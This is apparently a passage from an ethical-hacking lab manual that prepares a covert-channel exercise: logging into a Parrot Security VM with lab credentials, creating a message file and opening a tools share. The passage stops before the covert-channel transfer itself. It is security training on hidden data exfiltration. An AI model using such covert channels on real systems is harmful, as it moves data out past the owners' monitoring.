
Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Turn on the **Windows 11**, **Parrot Security** and **Ubuntu** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the **terminal** window, type **cd Desktop** and press **Enter**.
5. Type **mkdir Send** and press **Enter** to create a folder named **Send** on **Desktop**.
6. Type **cd Send** and press **Enter** to change the current working directory to the **Send** folder.




```

[attacker@parrot]--[~]
$cd Desktop
[attacker@parrot]--[~/Desktop]
$mkdir Send
[attacker@parrot]--[~/Desktop]
$cd Send
[attacker@parrot]--[~/Desktop/Send]
$

```

7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string **"Secret Message"**.



```

[attacker@parrot]--[~]
$cd Desktop
[attacker@parrot]--[~/Desktop]
$mkdir Send
[attacker@parrot]--[~/Desktop]
$cd Send
[attacker@parrot]--[~/Desktop/Send]
$echo "Secret Message" > message.txt
[attacker@parrot]--[~/Desktop/Send]
$


```

8. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.1.11** from the drop-down options.

